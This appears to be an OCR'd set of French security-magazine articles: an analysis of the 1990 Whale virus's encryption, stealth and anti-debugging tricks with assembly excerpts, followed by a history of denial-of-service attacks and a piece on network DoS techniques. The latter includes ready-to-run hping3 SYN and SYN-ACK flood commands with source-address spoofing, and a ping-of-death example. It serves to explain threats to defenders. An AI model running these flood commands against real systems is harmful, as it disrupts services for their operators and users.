La lutte anti-antivirale

Elle est réalisée par les trois techniques suivantes : furtivité, polymorphisme et blindage spécifique. Mais les deux premières techniques, vu le niveau jamais rencontré auparavant, ont pour but principal de contribuer activement au blindage final du code viral.

Techniques de polymorphisme

Le polymorphisme de Whale est multiple et il poursuit deux buts :

→ compliquer l'analyse de forme par un antivirus. C'est essentiellement le rôle des 30 formes mutées (statiques) du code qui est copié dans les fichiers, lors du processus d'infection. Ce polymorphisme est de nature cryptologique et de très faible niveau. Les primitives cryptologiques de chiffrement sont frustes : `xor` constant de tous les octets, d'un

[N4] Un fichier infecté est marqué à l'aide de la valeur `Whale_ID = 020CCH`, qui est en fait le résultat du code suivant :

```
MOV     AX,WORD PTR DS:[CodBuf  ]; AX vaut C9E9
ADD     AX,WORD PTR DS:[CodBuf+2];
NEG     AX                      ; AX vaut 3617
XOR     AX,4643h  ; 'FI'        ; AX vaut 73E4
XOR     AX,5348h  ; 'SH'        ; AX vaut 20CC (Whale_ID)
MOV     WORD PTR DS:[CodBuf+4],AX; Mise en place du marqueur d'infection
```

[N5] Le virus n'infecte plus après la date du 1er avril 1991 (procédure `Check_Verfallsdatum`).

[N6] Un autre virus, dénommé FISH6, avait fait son apparition peu de temps avant Whale. Il semble que ce dernier soit issu du premier. De nombreuses allusions dans les messages contenus dans Whale semble l'accréditer. Le style de programmation constaté dans le virus FISH6 est de plus très proche de celui de Whale.

octet sur deux ou sur trois, addition (fonction ADD) d'une valeur constante, complémentation des octets... A titre d'exemple, nous avons, pour la mutation 18, le code suivant :

```
mut_18          EQU     $
J03E60:         NOT     BYTE Ptr DS:[BX]   ; octet = octet xor FFH
                NEG     BYTE Ptr DS:[BX]   ; octet = -octet
                ADD     BX,+01h            ; octet = octet + 1
                LOOP    J03E60
```

et pour la mutation 6, autre exemple, nous avons :

```
J04178:         MOV     AX,0002h        ; AX vaut 2
                .......

J04188:         XOR     BYTE Ptr DS:[BX],67h ; masque constant
                DEC     CX
                ADD     BX,AX           ; on saute un octet
                DEC     CX
                JNZ     J04188          ; seuls 4547 octets sont xorés (un sur deux)
```

Le code de chaque procédure de mutation contient en fait la « clef » utilisée, ce qui réduit l'analyse, sur ce point, à un simple décodage. De plus, le code copié ne mute qu'avec une probabilité 0,5, un second procédé polymorphe est appliqué, lequel consiste en une permutation des différentes sous-routines.

➔ compliquer l'analyse et la détection du code en mémoire dans le cadre du blindage. La technique est assez complexe et s'étale sur la quasi-totalité du code source de Whale. Pour simplifier et résumer :

➔ le code utilise intensivement (exactement 94 fois) un mécanisme de déchiffrement/rechiffrement de son propre code en mémoire (le virus est résident en mémoire mais sous forme presque totalement chiffrée). Le code est déchiffré juste au moment où il doit être utilisé. Il est ensuite immédiatement rechiffré juste après. Pour cela, une clef (en fait des octets générés aléatoirement au moyen de l'horloge interne) est utilisée et stockée (soit directement dans une instruction XOR soit juste après la routine de déchiffrement).Pour cela, il est fait appel à la macro MDECODE :

```
MDECODE     MACRO   Adr
            CALL    DECODE ; la routine est localisée à l'adresse J04918
            DW      @L&adr-L&Adr
L&Adr:
            ENDM
```

et la macro MCODE :

```
MCODE       MACRO   Adr
            CALL    CODEIT  ; la routine est localisée à l'adresse J04990
            DB      @L&Adr-L&Adr+1
@L&Adr:
            ENDM
```

Finalement le code ainsi déchiffré puis rechiffré par partie présente la structure suivante :

```
....
MDECODE
....
partie du code
....
MCODE
MDECODE
....
partie du code
....
MCODE
....
```

➔ Le code s'auto-permute également très fréquemment. Techniquement, cela est réalisé par des permutations réquentes d'octets dans certaines parties du code à l'aide de valeurs précalculées.

Techniques de furtivité

Là encore, la furtivité a été étudiée pour contribuer largement au blindage final du code, même si certaines techniques avaient déjà été rencontrées dans des virus antérieurs, pour les seuls besoins de camouflage. Pour simplifier, la furtivité est réalisée par :

➔ un accès intense à la table des vecteurs d'interruption, lesquels sont modifiés par le virus selon ses besoins. Les interruptions utilisées par le virus sont les interruptions 1H (mode pas à pas), 2H (interruption non masquable), 3H (point d'arrêt), 9H (clavier), 13H (accès disques), 24H (erreur critique DOS ; notamment pour contrôler les erreurs au niveau du DOS et les masquer), 2FH (gestion de la mémoire) et surtout 21H. Cette dernière étant intensivement sollicitée, le virus utilise la routine suivante de répartition des principaux services utilisés :

```
J02B45:
        if_then     ; 2EA9  ; open FCB
        if_then     ; 2D04  ; Findfirst FCB
        if_then     ;       ; Findnext  FCB
        if_then     ; 2EF0  ; Read Seq. FCB
        if_then     ; 2EDA  ; Read Random FCB
        if_then     ; 30DF  ; Get Filesize FCB
        if_then     ; 2ED8  ; Read Rndm Block FCB
        if_then     ; 31A6  ; OPEN FILE / HANDLE
        if_then     ; 31F4  ; CLOSE File / Handle
        if_then     ; 466E  ; READ File / Handle
        if_then     ; 45B2  ; SEEK / Handle
        if_then     ; 325D  ; EXEC
        if_then     ; 4780  ; FindFirst ASCIIZ
        if_then     ; 4780  ; FindNext  ASCIIZ
        if_then     ; 451F  ; Set/Get Filedate
```

➔ Pour échapper à la surveillance, Whale se cache en mémoire haute, sous la limite des 640 Ko (en général à l'adresse 9D900H). Il diminue la quantité de mémoire disponible pour le système de la taille du virus (2700H octets). Pour cela, le virus passe par l'interruption 3H (procédure Wal_Ins_MEMTOP_Kopieren). Le DOS est donc leurré car la quantité de mémoire dont il croit disposer est plus faible que celle réellement disponible.

Techniques de blindage

En plus des techniques qui viennent d'être présentées et qui contribuent fortement au blindage du code, Whale met en œuvre des techniques spécifiques qui ne relèvent ni de la catégorie des techniques de polymorphisme ni de celles de la furtivité :

➔ l'utilisation de code sans utilité (par exemple à l'adresse J02A7D), de code redondant (code pouvant être simplifié ou factorisé), d'obfuscation qui « balade » l'analyste afin de lui faire perdre le fil de l'analyse...

➔ l'exécution du code est différente selon qu'il s'agit d'un processeur 8088 ou 8086 (les files d'attente pour les instructions diffèrent en taille (respectivement 4 et 6 octets). Ainsi, dans le code situé à l'adresse J02CDA, nous avons :

```
ADD     WORD Ptr [BP+08h],+07h
XCHG    BX,[BP+08h]
MOV     DX,BX
XCHG    BX,[BP+02h]
```

```
        SUB     SI,00478
        MOV     BX,SI
        ADD     BX,SwapCode_6

        POP     BP

        PUSH    CS:[SI+SwapCode_8]
        POP     AX
        XOR     AX,020Ch
        MOV     CS:[BX],AL
        ADD     AX,020Ch
        CALL    EIN_RETURN
J02CFF: INT     3
```

Sur un processeur 8086, l'instruction `INT 3` sera déjà dans la file et sera donc exécutée comme telle (point d'arrêt). En revanche, sur un processeur 8088, l'instruction sera modifiée avant d'entrer dans la file et sera exécutée comme une fonction `RET` (retour).

- mais la fonction la plus intéressante de Whale est celle qui consiste à surveiller la présence d'un debugger au travail (indication que le code est en cours d'analyse, avec utilisation du mode pas à pas et de points d'arrêts). Le virus effectue ce contrôle en surveillant les interruptions `9H` (clavier), `1H` (mode pas à pas) et `3H` (point d'arrêt). Le code effectue ce contrôle en trois endroits (adresses `J03410`, `J04661` et `J04A85`). Il appelle alors la procédure `Debugger_Check`. Si la présence d'un debugger actif est détectée, alors Whale bloque le clavier et se désinfecte de la mémoire.

Conclusion

Le virus Whale résume à lui seul toutes les techniques antivirales que l'on rencontre de nos jours. Si les techniques de polymorphisme et de furtivité étaient déjà connues et utilisées par des virus plus anciens, en revanche le blindage viral est né avec Whale. Si ce virus n'a pas eu le succès escompté par son ou ses auteur(s), c'est pour les trois raisons suivantes :

- les techniques de blindage (en incluant ici l'usage intensif du polymorphisme par cryptologie) mises en œuvre par ce virus ont finalement produit un code lourd, complexe et donc fortement consommateur de ressources, totalement inadapté aux machines de l'époque [N7] ; le ralentissement de la machine infectée, qui pouvait aller jusqu'à un gel de cette dernière n'a pas manqué de provoquer rapidement son identification ; de ce fait, Whale était en avance sur son temps ;
- le code contient beaucoup de bugs, voire d'erreurs de conception, qui ont très fortement limité son efficacité et aidé à sa première identification. Si, pour l'époque, ce virus représentait une nouveauté, avec le recul, l'analyse du code montre des faiblesses algorithmiques certaines et l'absence d'une réflexion aboutie et pertinente. Il est clair que son ou ses auteur(s) se sont laissés aveugler par le codage en lui-même – et les spécificités techniques du système d'exploitation considéré – au détriment des aspects algorithmiques fondamentaux ;
- les techniques cryptographiques utilisées, même combinées en grand nombre, n'ont pas offert une très grande protection du code. Trop triviales, les « clefs » étant contenues dans les procédures de chiffrement, un simple décodage et non pas une cryptanalyse, a très facilement permis d'analyser le virus.

Les techniques de blindage, depuis Whale, sont utilisées avec plus ou moins de bonheur dans les codes malveillants. La plupart des codes actuels se contentent de masquer simplement les éléments les plus « voyants » du code (par exemple, dans le ver MyDoom [4], le nom des variables est « chiffré » avec un système de César de décalage 13). Seuls quelques virus ont repris avec force, en les développant, les techniques utilisées par Whale (citons, par exemple, le virus Dark Paranoid). Jusqu'à présent, l'analyse du code n'a pu qu'être retardée mais pas empêchée, ce qui peut déjà compliquer sérieusement le travail des éditeurs d'antivirus [N8]. Le déterminisme des techniques utilisées, la complexité des problèmes associés aux techniques de blindage actuelles, ne permettent pas d'espérer mieux. Cela signifie-t-il que rendre définitivement impossible l'analyse d'un code est une chimère ? Nullement. Les techniques de blindage de code ont encore un très bel avenir devant elles. Beaucoup de réflexions algorithmiques restent à mener sur ce sujet. En particulier, entre autres voies d'exploration, l'usage efficace de la cryptographie et de la gestion des clefs permet d'ores et déjà d'affirmer que le blindage viral interdisant l'analyse de code est possible. Une première étude l'a démontré [3]. C'est un des aspects préoccupants du mariage de la cryptologie avec la virologie : *« la cryptologie malicieuse »*. Ce sera le thème du prochain dossier dans MISC.

[N7] En 1990, les machines en usage étaient à base de processeurs 8086 et 8088 et fonctionnaient sous système DOS.

[N8] La propagation d'un ver actuel, au niveau planétaire, se fait en quelques minutes (le meilleur exemple à ce jour reste le ver Sapphire/Slammer avec moins de 30 minutes [2]). De nouveaux modèles [1] envisagent même des propagations de l'ordre de quelques minutes, voire quelques secondes. On imagine que retarder l'analyse d'un tel code, même seulement de quelques heures, dans ce contexte, assurera son succès opérationnel.

Références

[1] BALEPIN I. *Superworms and Cryptovirology: a Deadly Combination*, **http://wwwcsif.cs.ucdavis.edu/~balepin/new_pubs/worms-cryptovirology.pdf**, 2003.

[2] BRULEZ, N. et FILIOL, E. *Analyse d'un ver ultra-rapide : Sapphire/Slammer.* MISC 8, juillet 2003.

[3] FILIOL, E. *Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis: the "Bradley" virus.*- In: Proceedings of the 14th EICAR Conference, Malte, Mai 2005.

[4] FILIOL, E. *Le ver MyDoom.* MISC 13, mai 2004.

Les dénis de service

Lire ce dossier, c'est un petit peu comme choisir la pilule rouge de Morpheus. Pour l'instant vous vivez dans un monde confortable où les dénis de service sont de vieilles attaques obsolètes aux noms rigolos. Ainsi les Ping de la Mort, boink ou autres pepsi n'ont plus leur place dans la société moderne, saine et sécurisée dans laquelle nous évoluons. Dans ce cadre aseptisé les vers font office d'exutoire, tel un match de Rollerball où quelques faibles se font ramasser dans une arène circonscrite.

Lire ce dossier, c'est entrer dans une réalité peu connue et parfois effrayante : les dénis de service sont toujours présents, et plus efficaces que jamais. Et même nos anges gardiens chez les opérateurs ne peuvent pas toujours lutter contre le déchaînement d'attaques aux proportions dantesques. Les cyber-mafias s'organisent, l'extorsion est un business en pleine expansion et des réseaux entiers s'écroulent, sans explication officielle.

Mais il est encore temps, vous pouvez choisir la pilule bleue.

Historique

La genèse

« A l'origine était le ver » (HB, RSTACK Team, RMLL 2003).

Le ver de Morris

Le 2 novembre 1988, le monde électronique connaissait sa première bombe. En effet un *proof of concept* écrit par un certain Robert Morris Jr. mettait hors d'état de fonctionner 6.000 systèmes sur Internet, soit environ 15% de la population « active » du réseau.

Ce ver, créé pour se propager en exploitant vulnérabilités et erreurs de configurations, ne contenait pas de charge. Néanmoins, incapable qu'il était de détecter sa présence sur un système, il ne s'est pas contenté de se reproduire sur les systèmes distants, mais également en local. La conséquence est alors évidente : à la longue des milliers de petits *process* tournaient sur le système cible et provoquaient le premier *DoS* massif de l'histoire.

Les SYNFloods

Il est difficile d'évaluer la date du premier DoS par *SYNFlood*. En effet, et comme nous le verrons plus loin dans ce dossier, les SYNFloods font partie des DoS par concepts. Cela signifie qu'ils sont la conséquence directe d'une erreur de spécification d'un protocole ou d'une application. UDP est *spoofing ready*, TCP est *DoS Ready*, chacun sa croix. Aussi est-il d'usage de dire que les SYNFloods existent depuis que TCP existe.

Anatomie d'un SYNFlood

Le concept a beau ne pas être nouveau, il trouve toujours des applications de nos jours. Les backbones d'opérateurs sont l'endroit idéal pour observer ces attaques d'un autre temps, qui présentent au moins l'avantage d'être aisément repérables. Dans la mesure où ils ciblent un service applicatif sur une machine donnée, les paquets caractéristiques de l'attaque auront au moins en commun une adresse IP et un port destination, libre après à l'instigateur de spoofer l'adresse IP source de ces derniers comme dans le tableau suivant, extrait d'un cas réel :

IP Source	IP Destination	Port Source	Port Destination
171.24.11.213	217.172.184.27	1142	8767
195.110.78.31	217.172.184.27	1885	8767
20.117.44.79	217.172.184.27	1185	8767
202.140.234.35	217.172.184.27	1108	8767
142.242.37.16	217.172.184.27	1784	8767
...			

Les capacités des systèmes et réseaux actuels ne font qu'accroître les capacités de nuisance de ce type d'attaques, dont les répercutions peuvent se faire sentir jusqu'aux réseaux de cœur !




Figure 1 : Évolution du trafic lors d'une attaque par SYNFlood

Les avancées majeures

1995 : Le Ping de la Mort

Cet ancêtre célèbre, vieux de 10 ans, est le premier déni de service fondé sur des anomalies. Il consistait à envoyer des paquets ICMP *Echo Request* fragmentés de plus de 65.535 octets. Presque aucun *stack* ne résistait à la puissance de l'attaque dont les effets allaient du *freeze* du système pendant la durée du bombardement à l'écran bleu de la mort.

La seconde caractéristique de cette attaque est sa simplicité de mise en œuvre. En effet n'importe qui était à même de lancer *ping* **www.pendsmoipouruncon.com** -l 65510 au prompt de Windows 95 ou NT4.

Renaud Bidou - **renaudb@radware.com**
Kostya Kortchinsky - **kostya.kortchinsky@renater.fr**

Impact du ver Slammer sur RENATER

Aussi connu sous le nom de Sapphire [1], ce ver a, par sa propagation, donné naissance à l'un des dénis de service les plus importants de l'histoire d'Internet. Pour se diffuser, ce ver envoyait un simple paquet UDP à destination de centaines de milliers d'hôtes, engendrant une augmentation considérable du nombre de flux réseau et du débit. Avec les conséquences connues à ce jour : engorgement des réseaux, écroulement des routeurs, le tout aggravé par l'heure (tôt) et le jour (un samedi) de déclenchement. Le réseau RENATER a vu son nombre de flux multiplié par 20 et son débit entrant impacté lourdement. Plusieurs filtres ont été posés au long de la journée, correspondant aux paliers présents sur les graphiques.




Figure 2a : Évolution de nombre de connexions sous l'effet de Slammer




Figure 2b : Évolution du trafic sous l'effet du vers Slammer

Pour la petite histoire un fabriquant de systèmes d'exploitation particulièrement vulnérable à cette attaque a développé un *patch*. Ce dernier protégeait de l'attaque mais plantait l'OS lorsque l'attaque était lancée depuis le système patché...

Il n'en reste pas moins que le ping de la mort a ouvert la voie à des dizaines d'autres attaques s'appuyant qui sur des paquets UDP fragmentés, qui sur des paquets dont les sources et destinations de couches 3 et 4 sont identiques et dont l'effet était mortel, au sens littéral du terme, sur les systèmes d'information.

Smurfing

A peine remis du ping de la mort et de ses petits copains, les systèmes ont dû affronter une nouvelle forme de menace : les attaques par réflexion, initiées par le *smurfing*. Le principe et la mise en œuvre étaient encore une fois triviaux : *pinger* une adresse de réseau en spoofant la source. Ainsi tous les hôtes du réseau auquel est destiné le ping répondent à la cible de l'attaque.

L'absence quasi généralisée de filtrage de l'époque et la considération de ICMP comme un protocole de contrôle inoffensif permettaient d'obtenir un effet de levier considérable dont les conséquences étaient doubles. D'une part, la gestion de centaines de ICMP *Echo Reply* par seconde induisait une consommation de ressources processeur importante (genre 100%) et d'autre part le trafic ainsi généré saturait parfois les liens Internet qui dépassaient à l'époque rarement 256 kbps.

Les DDoS

On en parlait plus d'un an avant. Quatre mois plus tôt, un *post* sur Bugtraq donnait un lien sur les sources. Mais rien n'y a fait, et les 7 et 8 février 2000, Yahoo, E-bay, Amazon et des dizaines d'autres sites web de première envergure tombaient sous les coups des Trible Flood Network(2k), Trinoo et Stacheldraft. L'ère des dénis de service distribués commençait.

Outre l'affligeant constat que le domaine de la sécurité reste essentiellement un domaine dans lequel les responsables préfèrent guérir (trop tard) que prévenir, les DDoS ont prouvé que les nombreux réseaux à la sécurisation douteuse représentent un potentiel considérable en tant qu'effet de levier pour le lancement d'attaques massives. Car ces attaques ne reposaient que sur le volume. Ainsi aucun des trois sites web cités plus haut n'a été mis hors service par les dizaines de milliers de connexions qu'ils avaient à gérer. Mais ce sont les liens opérateurs qui ont été saturés, interdisant de facto toute connexion.

L'age de raison

Code Red

Les briques étaient désormais posées. Néanmoins, les techniques restaient indépendantes les unes des autres. C'est cette dernière barrière que Code Red a su faire tomber, en associant le mécanisme de propagation d'un vers à l'efficacité des dénis de service distribués. La faille Unicode de IIS 5.0 s'est donc retrouvée

exploitée afin de diffuser un agent dont l'objectif final était d'établir des connexions sur le site web de la maison blanche.

Heureusement, le créateur du ver a, encore une fois, sous-évalué l'impact de sa création, et plus particulièrement sa rapidité de propagation. Ainsi, quand il avait prévu qu'il faudrait un mois pour que le nombre d'agents dormants soit suffisant, il a suffit d'à peine une semaine, délai à l'issue duquel le ver a pu être « capturé », désassemblé et analysé. La publication rapide d'outils de nettoyage a alors permis de réduire suffisamment l'impact de l'assaut.

L'avènement du broadband

L'arrivée des liens à haut débit dans les habitations particulières est également un tournant important dans l'histoire des dénis de services. Quand il fallait avoir accès à un réseau universitaire pour pouvoir lancer une attaque efficace, une connexion ADSL peut souvent faire l'affaire. Cette révolution, couplée aux accès WiFi protégés (eh, eh) par du WEP, met à la portée de n'importe qui (ou presque) le lancement d'attaques à des débits considérables et de manière quasiment anonyme.

Les DoS aujourd'hui

Techniques actuelles

Nous sommes loin désormais des innovations technologiques de la décennie précédente. Néanmoins la combinaison d'automatisation et de démocratisation des accès Internet à haut débit n'incite pas à la recherche. Cela en est à un point que l'attaque *land*, consistant à envoyer des paquets UDP dont l'adresse source et destination ainsi que les ports source et destination sont identiques, a été remise au goût du jour et publiée début mars. La seule modification est le lancement en parallèle des attaques, ce qui était autrefois presque impossible compte tenu des performances des 486...

Pire, le fait que ce type d'attaque ressurgisse indique clairement que les *stacks* IP n'ont pas été correctement corrigés. S'ils ne plantent pas dès le premier paquet, ils nécessitent toujours des opérations CPU nombreuses et coûteuses. Certes, il était impossible de s'en apercevoir il y a quelques années, mais c'était sans compter avec l'évolution des performances des ordinateurs personnels.

Comme quoi si la stratégie du « jusqu'ici ça va » ne peut être utilisée en politique, elle devient totalement inexploitable en informatique, où tout est gardé en mémoire et la sanction immédiate.

Exploitation des DoS

Un point n'a cependant toujours pas été abordé. Quelles sont les motivations qui mènent à perpétrer un déni de service ? Tout d'abord, il faut s'affranchir d'une excuse fallacieuse et faussement valorisante auprès des cryptos vrais hackers : un déni de service permet de générer une attaque à la Mitnick en descendant le système dont nous allons usurper la relation de confiance. Certes, il est toujours possible de trouver des systèmes qui font tourner les r* services, suffisamment obsolètes pour que l'ISN soit prédictible et qui sont sur des réseaux n'implémentant aucun mécanisme d'anti-spoofing... Bon, mais voila quoi, il faut rester raisonnable.

Plus concrètement le premier motif des dénis de service est l'*hacktivisme* ou cyber-terrorisme en fonction du côté de

La guerre des DoS

La taille d'un paquet d'initiation d'une connexion TCP est relativement faible (une soixantaine d'octets en général). Ainsi, l'envoi de multiples paquets SYN n'engendre pas nécessairement une augmentation du débit à destination d'un site, mais peut handicaper le système d'exploitation ou le serveur applicatif ciblé ou encore le routeur d'accès le desservant. D'un autre côté, les paquets ICMP ou UDP ne nécessitent pas de mise en place de connexion et peuvent transporter des charges utiles conséquentes.

Dans les graphiques suivants, illustrant un cas récent, on observe la décorrélation totale entre le nombre de flux et le débit d'un site. Vers 14h05 a lieu une augmentation anormale du débit en provenance du bloc d'adresses, probablement un *UDPFlood* ou *ICMPFlood* : un nombre moyen de paquets pour un volume de données important. Puis vers 16h45, on constate une augmentation anormale du nombre de flux à destination du bloc d'adresses, sans trop de répercussion sur le débit : un SYNFlood. Assisterait-on à un conflit dont l'arme principale est le DoS ?




Figure 3a : 14h05 - Augmentation du débit




Figure 3b : 16h45 - Augmentation du nombre de connexions

la barrière (et à terme des barreaux) où l'on se trouve. Ce comportement est une réalité et se base sur une pseudo-information géopolitique comme seule justification. L'humeur de l'auteur et un QI équivalent à celui d'une huître élevée sur le granit mazouté et radioactif de Saint-Jacut-de-la-Mer sont également des éléments déterminants.

Mais passons aux choses sérieuses et intéressons-nous directement au nerf de la guerre. Prenons une société qui gagne beaucoup d'argent grâce au Net, que ce soit de manière directe (vente en ligne, transactions financières, paris, etc.) ou non (opérateur, ISP, hébergeur, etc.). La disponibilité de vos liens et/ou de vos systèmes est la première préoccupation. Prenons maintenant un méchant. Quelques jours avant un événement important générant beaucoup, beaucoup d'argent chez la cible (tel qu'un match de coupe d'Europe pour les paris en ligne ou une réunion de la Fed pour les sites financiers), un déni de service temporaire de quelques dizaines de minutes est lancé. A l'issue de cette opération une société de conseil basée aux îles Caïman contacte la victime et lui propose une protection contre cette attaque, pour un coût de l'ordre de quelques pourcents du coût qu'aurait cette attaque si elle était lancée le lendemain. C'est du racket. Ni plus, ni moins. C'est très à la mode et c'est la réalité des dénis de service aujourd'hui.

Conclusion

Les dénis de service ne sont pas seulement un délit (en France en tout cas). Ce sont aussi les actes les plus imbéciles du monde du *switch* et du *baud* que nous décrit le Mentor (quoique le *spam* apparaisse également comme un concurrent sérieux). Rendus plus efficaces par l'évolution rapide des technologies « grand public », ils représentent une vraie menace pour Internet.

L'objectif de ce dossier est de montrer concrètement la réalité de cette menace. Car si des solutions existent, l'incrédulité de nombreux « professionnels » des systèmes d'information en général et de la sécurité en particulier représente un risque plus grand encore.

Pourquoi, pourquoi j'ai pas pris la pilule bleue ?

Références

[1] MISC 8, « Sapphire », par Éric Filiol

Les dénis de service réseau

La communication entre systèmes s'appuie sur des normes. Ces dernières, décrites dans les RFC, définissent et normalisent les informations qui permettent à des systèmes distincts, utilisant des OS différents de se comprendre. La majeure partie de ces protocoles ont été cependant écrits dans les années 80, quand la priorité était d'être à même de transporter des données de manière fiable. La sécurité n'était alors qu'un concept et n'entrait absolument pas en compte.

C'est donc sur cette base instable que sont bâtis les systèmes d'information actuels. Et c'est sur cette base instable que s'appuient les différentes et nombreuses techniques de cyber-destruction. Cet article en explique les principes et démontre avec quelle facilité un réseau sans protection peut être mis à genoux avec des moyens limités.

Les attaques protocolaires

Ces attaques cherchent à exploiter le protocole de transport et visent par conséquent essentiellement les piles IP, point d'entrée vers les ressources essentielles des composants du système d'information : la mémoire et la CPU.

Les SYNFloods

Les attaques par *SYNFlood* sont liées au concept même de TCP et à son mode de fonctionnement. En effet le mode d'établissement d'une session TCP définit clairement la célèbre séquence en trois temps SYN-SYN/ACK-ACK et les différents paramètres devant être pris en compte pour la validation de cette session, à savoir le quadruplet adresses IP (source & destination), port (source & destination) et le suivi des numéros de séquence. Ce dernier point, sensé à l'origine distinguer les différentes sessions, puis utilisé afin de lutter contre le *spoofing*, a imposé le stockage en mémoire des paramètres de connexion des sessions en cours dans une table spécifique : le TCB (*Transmission Control Block*). Nécessairement de taille limitée, cette table est à l'origine des attaques par SYNFlood.

Il s'agit d'initier de nombreuses connexions (quelques dizaines voire centaines de milliers) en envoyant un paquet SYN sans jamais répondre aux SYN-ACK émis par le serveur. La mise en œuvre est triviale et se résume en une unique commande :

```
# hping3 --syn -M <numéro de séquence> -L 0 -p <port cible> <adresse cible> --flood
```

avec un numéro de séquence quelconque, un port ouvert et l'adresse IP du système cible. Sur un Pentium IV, le nombre de paquets par seconde peut atteindre 150.000.

Les SYNFloods présentent de nombreux « avantages ». Dans un premier temps, les paquets émis sont de petite taille (64 octets). Un serveur derrière une connexion à 10Mbps (ce qui n'est pas énorme) pourra donc recevoir environ 20.000 SYN par seconde. Sur un réseau interne la limitation viendra en général de la capacité de la machine attaquante à générer des paquets.

Lors d'une attaque par SYNFlood, la source de l'attaque ne répond pas aux SYN-ACK du serveur cible. Dans l'absolu, il n'est même pas nécessaire qu'elle le reçoive, ce qui nous mène au second « avantage » : la possibilité de *spoofer* la source des SYN, qui s'effectue trivialement en ajoutant l'option --rand_source à la ligne de commande donnée ci-dessus. De cette manière, il est particulièrement difficile de remonter à la source d'une attaque. En outre, les SYN-ACK ne seront pas renvoyés à la machine attaquante, ce qui réduit l'occupation de sa bande passante.

Variations en SYN

Un autre type d'attaque protocolaire est la transmission de paquets en dehors d'une session. Ainsi, un SYN-ACK n'appartenant à aucune session en cours d'établissement sera à l'origine de l'émission d'un RST. À petite échelle, cela ne pose pas de problème, mais au rythme de plusieurs dizaines (voire centaines) de milliers par seconde, le processeur sollicité par la pile réseau n'apprécie guère... Il semble inutile de préciser que le spoofing de la source est un must dans ce cas de figure encore. Bref, la commande :

```
# hping3 -SA --rand-source -L 12345 -M 54321 -p 80 <adresse cible> --flood
```

fera son petit effet.

Le plus beau geste technique consiste à mixer ce type d'attaque avec un SYNFlood dont nous spoofons les adresses source. Si ces adresses correspondent à un port ouvert sur une machine accessible, cette dernière recevra le SYN-ACK. N'appartenant à aucune session existante ce SYN-ACK sera rejeté avec un RST. Ainsi, notre SYNFlood bénéficiera d'un deuxième effet *kisscool*, à savoir une augmentation substantielle du trafic (avec des petits paquets en plus – voir « effets de bords »), liée à ces RST.

Bien entendu, l'effet SYNflood ne sera pas complet dans la mesure où les entrées de la TCB seront supprimées à la réception du RST. Néanmoins, l'ouverture puis la fermeture de dizaines ou centaines de milliers de sessions par secondes ne devrait pas donner lieu à discussion.

Autres attaques protocolaires

Les SYNFloods (et leurs variantes) sont un cas d'école des types d'attaques se basant sur le respect aveugle des standards. D'autres attaques peuvent être construites de cette manière.

Par exemple, lorsqu'un paquet UDP est émis à destination d'un port fermé, le serveur, conformément à la norme, doit envoyer en réponse un paquet ICMP port unreachable dont les données contiennent l'en-tête du paquet UDP original ainsi que les 64 premiers octets de données du même paquet. La cible doit donc recréer un paquet ICMP pour chaque paquet UDP reçu, ce qui, sur la base d'un volume important finit par utiliser beaucoup, beaucoup de ressources CPU.

Renaud Bidou - **renaudb@radware.com**
HB - **hb@rstack.org**

Les Anomalies

